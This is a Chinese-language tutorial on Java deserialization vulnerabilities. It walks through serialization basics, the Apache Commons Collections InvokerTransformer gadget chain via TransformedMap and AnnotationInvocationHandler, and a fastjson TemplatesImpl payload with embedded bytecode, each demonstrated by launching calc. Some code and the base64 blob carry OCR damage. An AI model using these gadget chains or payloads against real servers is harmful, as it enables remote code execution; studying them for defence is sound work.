java反序列化漏洞

1：什么是序列化和反序列化

序列化：是将对象的状态信息转换为可以存储或传输形式的过程。

反序列化：将对象数据从按照某一种标准，解析成对象，读取到内存。

那为什么要将对象序列化，或者说他的应用场景有哪些?

我们都知道，程序运行，对象数据是保存到内存中的，那如果对象很多，会占据很多内存空间，但我们的内存是有限的，而且很贵，

所以,需要长时间保存的对象，我们可以将这些对象保存到硬盘中，一方面，硬盘比内存便宜 另一方面为了数据安全，内存断电数据就丢失了，但对象是一个抽象的数据结构，怎么保存到硬盘中，我们可以将对象，按照某种格式转换成一个字符串或者某个二进制的文件，这个就叫做序列化。

还有一种情况，我们都知道服务器和服务器之间通讯，肯定要传输数据，数据传输肯定要约定某一个格式，所以说如果要传输对象，我们也需要将对象转换成每一种特定的格式，这也是序列化的一种应用场景。

一个类的对象要想序列化成功，必须满足两个条件：

1. 该类必须实现 java.io.Serializable 接口。
2. 该类的所有属性必须是可序列化的。如果有一个属性不是可序列化的，则该属性必须注明是短暂的。

如果你想知道一个 Java 标准类是否是可序列化的，可以通过查看该类的文档,查看该类有没有实现java.io.Serializable接口。

案例：

实体类

```
package com.mashibing.test;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.Serializable;
public class Person implements Serializable{
    /**
     * 序列化id
     */
    private static final long serialVersionUID = -6172176307319540879L;
    private String name;
    private Integer age;
    private String address;
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
    public Integer getAge() {
        return age;
```

```
    }
    public void setAge(Integer age) {
        this.age = age;
    }
    public String getAddress() {
        return address;
    }
    public void setAddress(String address) {
        this.address = address;
    }
    public Person() {
        super();
        // TODO Auto-generated constructor stub
    }

    public Person(String name, Integer age, String address) {
        super();
        this.name = name;
        this.age = age;
        this.address = address;
    }

    @Override
    public String toString() {
        return "Person [name=" + name + ", age=" + age + ", address=" + address
+ "]";
    }


      //重写readObject()方法
     private void readObject(java.io.ObjectInputStream in) throws IOException,
ClassNotFoundException{
            //执行默认的readObject()方法
            in.defaultReadObject();
            //调用服务器命令脚本
            Runtime.getRuntime().exec("calc.exe");
            Process process = Runtime.getRuntime().exec("ipconfig");
            try (InputStream fis = process.getInputStream();
                 InputStreamReader isr = new InputStreamReader(fis);
                 BufferedReader br = new BufferedReader(isr)) {
                String line;
                while ((line = br.readLine()) != null) {
                    System.out.println(line);
                }
            }

       }
}
```

客户端:

```
package com.mashibing.test;
import java.io.InputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.OutputStream;
import java.net.Socket;
```

```
public class Client {
  public static void main(String args[]) throws Exception {
    // 要连接的服务端IP地址和端口
    String host = "127.0.0.1";
    int port = 8989;
    // 与服务端建立连接
    Socket socket = new Socket(host, port);
    // 建立连接后获得输出流
    OutputStream outputStream = socket.getOutputStream();
    Person p=new Person("客户1",12,socket.getInetAddress().getHostAddress());
    //p为传送对象
    ObjectOutputStream o= new ObjectOutputStream(socket.getOutputStream());
    o.writeObject(p);
    o.flush();
    //通过shutdownOutput高速服务器已经发送完数据，后续只能接受数据
    socket.shutdownOutput();

    InputStream inputStream = socket.getInputStream();
    ObjectInputStream in=new ObjectInputStream(inputStream);

    Person s= (Person) in.readObject();
    System.out.println("服务端回复消息：" + s);
    in.close();
    o.close();
    inputStream.close();
    outputStream.close();
    socket.close();
  }


}
```

服务器端：

```
package com.mashibing.test;

import java.io.InputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.OutputStream;
import java.net.ServerSocket;
import java.net.Socket;

public class Server {
  public static void main(String[] args) throws Exception {
    // 监听指定的端口
    int port = 8989;
    ServerSocket server = new ServerSocket(port);

    System.out.println("服务端等待连接");
    // server将一直等待连接的到来
    Socket socket = server.accept();
    InputStream inputStream = socket.getInputStream();
    ObjectInputStream in=new ObjectInputStream(inputStream);
    Person p = (Person) in.readObject();
    System.out.println("收到客户端消息:" +p);
```

```
    //返回给客户端消息
    OutputStream outputStream = socket.getOutputStream();
    Person s=new Person("服务端",102,server.getInetAddress().getHostAddress());
    //s为传送对象
    ObjectOutputStream out=new ObjectOutputStream(outputStream);
    out.writeObject(s);
    out.flush();

    inputStream.close();
    outputStream.close();
    out.close();
    in.close();
    socket.close();
    server.close();
  }
}
```

漏洞产生的原因

是这样的，在Java反序列化中，会调用被反序列化的对象的readObject方法，当readObject方法书写不当时就会引发漏洞。

怎么利用这个漏洞?

我们既然已经知道了序列化与反序列化的过程，那么如果反序列化的时候，这些即将被反序列化的数据是我们特殊构造的呢!

A服务器传数据给B服务器，B服务器拿到数据进行反序列化

基础库中隐藏的反序列化漏洞

那这种方式式成功的可能性大不大呢？其实不大?

因为优秀的Java开发人员一般会按照安全编程规范进行编程，很大程度上减少了反序列化漏洞的产生。并且一些成熟的Java框架比如Spring MVC、Struts2等，都有相应的防范反序列化的机制。

反序列化出来的对象，都不属于当前应用程序中的类，很容易就被拦截了。

所以说我们要找一个应用程序中存在的类，并且这个类还要重写了readObject方法。

上哪里去找应用程序中存在的类，类库里面去找，例如说我们今天要重点讲的

Apache Commons Collections

Apache Commons Collections 是一个扩展了Java标准库里的Collection结构的第三方基础库。org.apache.commons.collections提供一个类包来扩展和增加标准的Java的collection框架，也就是说这些扩展也属于collection的基本概念，只是功能不同罢了。Java中的collection可以理解为一组对象，collection里面的对象称为collection的对象。具象的collection为set，list，queue等等，它们是集合类型。换一种理解方式，collection是set，list，queue的抽象。

但是，如果readObject这个方法里面或者调用的方法里面 ，存在能够执行任意类的任意方法的逻辑，我们是不是就闭环了。

在java里面什么东西可以执行执行任意类的任意方法?

什么是反射

JAVA反射机制是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对于任意一个对象，都能够调用它的任意一个方法和属性；这种动态获取的信息以及动态调用对象的方法的功能称为java语言的反射机制。Java的反射机制是Java特性之一，反射机制是构建框架技术的基础所在。

看一个案例 APPLE

反射的重要步骤

1、加载类信息

2、获得对象

3、获得方法

4、执行方法

例如： 使用反射的方式 调用Runtime 类的方法

```
        //Runtime.getRuntime().exec("calc");
        Runtime r=Runtime.getRuntime();
        Class c=r.getClass();
        Method m=c.getMethod("exec", String.class);
        m.invoke(r, "calc");
```

框架里面大量利用了反射这个技术，例如说Apache Commons Collections 就有这么一个接口

反射：前面讲过，内存中的类只要知道它的属性和方法名就能通过反射的方式进行调用，那如果我能找到一个方法，通过反射的方式执行任意类的，任意方法，那是不是可以做一些坏事了。

漏洞源码解析;

在Apache Commons Collections 中真的提供了一个这样的方法，就是

先找到：Transformer 这个类 `<!--接受一个对象 ，将这个对象转换成一个对象-->`

```
    public Object transform(Object input);
```

InvokerTransformer 这个类：transform 这个方法通过反射的方式调用了 input 这个类的方法

注意：input 和ImethodName、iParamTypes 都是通过参数的方式传入的，是可控的

这是一个标准的任意方法调用。 那么我们就可以利用这个方法执行任意命令

```
public Object transform(Object input) {
        if (input == null) {
            return null;
        }
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(iMethodName, iParamTypes);
            return method.invoke(input, iArgs);

        } catch (NoSuchMethodException ex) {
            throw new FunctorException("InvokerTransformer: The method '" +
iMethodName + "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException ex) {
```

```
            throw new FunctorException("InvokerTransformer: The method '" +
iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException ex) {
            throw new FunctorException("InvokerTransformer: The method '" +
iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
        }
    }
```

测试：

```
        //Runtime.getRuntime().exec("calc");
        Runtime r=Runtime.getRuntime();
//      Class c=r.getClass();
//      Method m=c.getMethod("exec", String.class);
//      m.invoke(r, "calc");
        //通过InvokerTransformer 这个类来执行恶意命令
        new InvokerTransformer
        ("exec", new Class[] {String.class}, new Object[] {"calc"})
        .transform(r);
```

可以得出一个结论就是，只要那个类或者方法中只要调用了 transform 方法就可以执行任意命令

查找transform findKeyH..

需要找到调用checkSetValue 的方法

```
    protected Object checkSetValue(Object value) {
        return valueTransformer.transform(value);
    }
```

最终的目的是要执行valueTransformer.transform(value)，那我们肯定要执行 checkSetValue 这个方法，我们要调用类里面的方法，首先需要实例化对象，对象调用方法，发现对象的构造方法被prepected修饰不能实力话，

找到方法：decorate 返回了TransformedMap 对象

```
 public static Map decorate(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
        return new TransformedMap(map, keyTransformer, valueTransformer);
    }
```

试试看

```
        Map<Object, Object> m1=new HashMap<Object, Object>();
        m1.put("1", "1");
        Map<Object, Object> m2=TransformedMap.decorate(m1, null,
invokerTransformer);
```

调用checkValue() 调用不了 发现这个方法也是protected 修饰的，找谁调用了这个方法

发现在TransformedMap 的父类 AbstractInputCheckedMapDecorator 类中找到调用的方法，找到了MapEntry静态内部内 setValue 方法

```
    static class MapEntry extends AbstractMapEntryDecorator {
```

```
        /** The parent map */
        private final AbstractInputCheckedMapDecorator parent;

        protected MapEntry(Map.Entry entry, AbstractInputCheckedMapDecorator
parent) {
            super(entry);
            this.parent = parent;
        }

        public Object setValue(Object value) {
            value = parent.checkSetValue(value);
            return entry.setValue(value);
        }
    }
```

再往上找比较麻烦，我直接说一下 MapEntry 在哪里调用 ， Entry 看名字应该能猜到，就是在map集合进行遍历的时候进行调用，


```
        //Runtime.getRuntime().exec("calc");
        Runtime r=Runtime.getRuntime();
//      Class c=r.getClass();
//      Method m=c.getMethod("exec", String.class);
//      m.invoke(r, "calc");
        //通过InvokerTransformer 这个类来执行恶意命令
     InvokerTransformer invokerTransformer=new InvokerTransformer
        ("exec", new Class[] {String.class}, new Object[] {"calc"});
        HashMap<Object, Object> hashMap=new HashMap<Object, Object>();
        hashMap.put("key", "value1");
        // 调用 decorate
        Map<Object, Object> map=TransformedMap.decorate(hashMap, null,
invokerTransformer);
        for (Map.Entry<Object,Object> entry : map.entrySet()) {
            entry.setValue(r);
            System.out.println(entry.getKey());
        }
```

到这里还能跟上的同学给自己刷一波9999 好吗

那我们找来找去，最终的目的是什么呢?

反序列化，最终还是要着落在readObject()这个方法里面，方法里面还需和tarnstform 取得联系。目前我们找到tarnstform和Entry的联系，接下来就是要找Entry 和 readObject 方法里面的联系，找到了

sun.reflect.annotation.AnnotationInvocationHandler



最终代码

```
Transformer[] transformers = new Transformer[] {
           new ConstantTransformer(Runtime.class),
           new InvokerTransformer("getMethod", new Class[] { String.class,
Class[].class }, new Object[] { "getRuntime", new Class[0] }),
           new InvokerTransformer("invoke", new Class[] { Object.class,
Object[].class }, new Object[] { null, new Object[0] }),
           new InvokerTransformer("exec", new Class[] { String.class }, new
Object[] { "calc" }) };
   Transformer transformerChain = new ChainedTransformer(transformers);

   Map innermap = new HashMap();
   innermap.put("value", "value");
   Map outmap = TransformedMap.decorate(innermap, null, transformerChain);
   //通过反射获得AnnotationInvocationHandler类对象
   Class cls =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
   //通过反射获得cls的构造函数
   Constructor ctor = cls.getDeclaredConstructor(Class.class, Map.class);
   //这里需要设置Accessible为true，否则序列化失败
   ctor.setAccessible(true);
   //通过newInstance()方法实例化对象
   Object instance = ctor.newInstance(Retention.class, outmap);
```

二、fastjson 反序列化漏洞

fastjson是一个由阿里巴巴维护的一个json库。其采用一种"假定有序快速匹配算法"，是号称java中最快的json库，其可以将json数据与java Object之间相互转换。2017年官方在github上发布了反序列化漏洞的相关升级公告，fastjson在1.2.24以及之前版本存在远程代码执行漏洞。

```
import com.alibaba.fastjson.JSON;

import java.io.IOException;
import java.util.Properties;
public class User {
    public String name;
    private int age;
    private Boolean sex ;
    private Properties properties;
    public User(){
        System.out.println("构造方法被调用了");
    }
    public int getAge()  {
        System.out.println("age get方法被调用了");
        return this.age;
    }
    public void setAge(int age) throws IOException{
        Runtime.getRuntime().exec("calc");
        System.out.println("age set方法被调用了");
        this.age = age;
    }
    public Properties getProperties(){
        System.out.println("properties get方法被调用了");
        return this.properties;
    }
    public void setName(String name) {
        System.out.println("name set 方法被调用了");
        this.name = name;
    }
    public String getName() {
        System.out.println("name get方法被调用了");
        return name;
    }
    public void setSex(Boolean sex) {
        System.out.println("sex set 方法被调用了");
        this.sex = sex;
    }
    public Boolean getSex() {
        System.out.println("sex get方法被调用了");
        return sex;
    }
    public static void main(String[] args) {
        String jsonStr = "
{\"@type\":\"User\",\"sex\":true,\"name\":\"Yu\",\"age\":18,\"properties\":{}}";
        Object obj = JSON.parse(jsonStr);
    }
}
```

```
    public static void main(String[] args){
        String str = "
{\"@type\":\"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl\",\"_byt
ecodes\":
[\"yv66vgAAADIANAoABwAlCgAmACcIACgKACYAKQcAKgoABQAlBwArAQAGPGluaXQ+AQADKClWAQAEQ
29kZQEADOxpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBAAtManNvbi9UZ
XNOOwEACkV4Y2VwdGlvbnMHACwBAAlOcmFuc2Zvcm0BAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhb
i9pbnRlcm5hbC94c2xOYy9ETOO7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW5OZXJuYWwvZHRtL0RUT
UF4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1Nlc
mlhbGl6YXRpb25IYW5kbGVyOylWAQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL
2ludGVybmFsL3hzbHRjL0RPTTsBAAhpdGVyYXRvcgEANUxjb2Ovc3VuL29yZy9hcGFjaGUveG1sL2lud
GVybmFsL2RObS9EVE1BeGlzSXRlcmFOb3I7AQAHaGFuZGxlcgEAQUxjb2Ovc3VuL29yZy9hcGFjaGUve
G1sL2ludGVybmFsL3NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7AQByKExjb2Ovc3VuL29yZ
y9hcGFjaGUveGFsYW4vaW5OZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pb
nRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAIaGFuZGxlcnMBAEJbTGNvb
S9zdW4vb3JnL2FwYWNoZS94bWwvaW5OZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemFOaW9uSGFuZGxlc
jsHAC0BAARtYWluAQAWKFtMamF2YS9sYW5nL1NOcmluZzspVgEABGFyZ3MBABNbTGphdmEvbGFuZy9Td
HJpbmc7AQABdAcALgEAClNvdXJjZUZpbGUBAAlUZXN0LmphdmEMAAgACQcALwwAMAAxAQAEY2FsYwwAM
gAzAQAJanNvbi9UZXN0AQBAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1b
nRpbWUvQWJzdHJhY3RUcmFuc2xldAEAE2phdmEvaW8vSU9FeGNlcHRpb24BADljb2Ovc3VuL29yZy9hc
GFjaGUveGFsYW4vaW5OZXJuYWwveHNsdGMvVHJhbnNZXRFeGNlcHRpb24BABNqYXZhL2xhbmcvRXhjZ
XB0aW9uAQARamF2YS9sYW5nL1J1bnRpbWUBAApnZXRSdW5OaW1lAQAVKClamF2YS9sYW5nL1J1bnRpb
WU7AQAEZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwAhAAUABwAAA
AAABAABAAgACQACAAoAAABAAAIAAQAAAA4qtwABuAACEgO2AARXsQAAAAIACwAAAA4AAwAAABEABAASA
A0AEwAMAAAADAABAAAADgANAA4AAAAPAAAABAABABAAAQARABIAAQAKAAAASQAAAAQAAAABsQAAAAIAC
wAAAAYAAQAAABcADAAAACoABAAAAAEADQAOAAAAAAABABMAFAABAAAAAQAVABYAAgAAAAEAFwAYAAMAA
QARABkAAgAKAAAAPwAAAAMAAAABsQAAAAIACwAAAAYAAQAAABwADAAAACAAAwAAAAEADQAOAAAAAAABA
BMAFAABAAAAAQAaABsAAgAPAAAABAABABwACQAdAB4AAgAKAAAAQQACAAIAAAAJuwAFWbcABkyxAAAAA
gALAAAACgACAAAAHwAIACAADAAAABYAAgAAAAkAHwAgAAAACAABACEADgABAA8AAAEAAEAIgABACMAA
AACACQ=\"],'_name':'xx','_tfactory':{ },\"_outputProperties\":{ }}";
        JSON.parse(str, Feature.SupportNonPublicField);

    }
```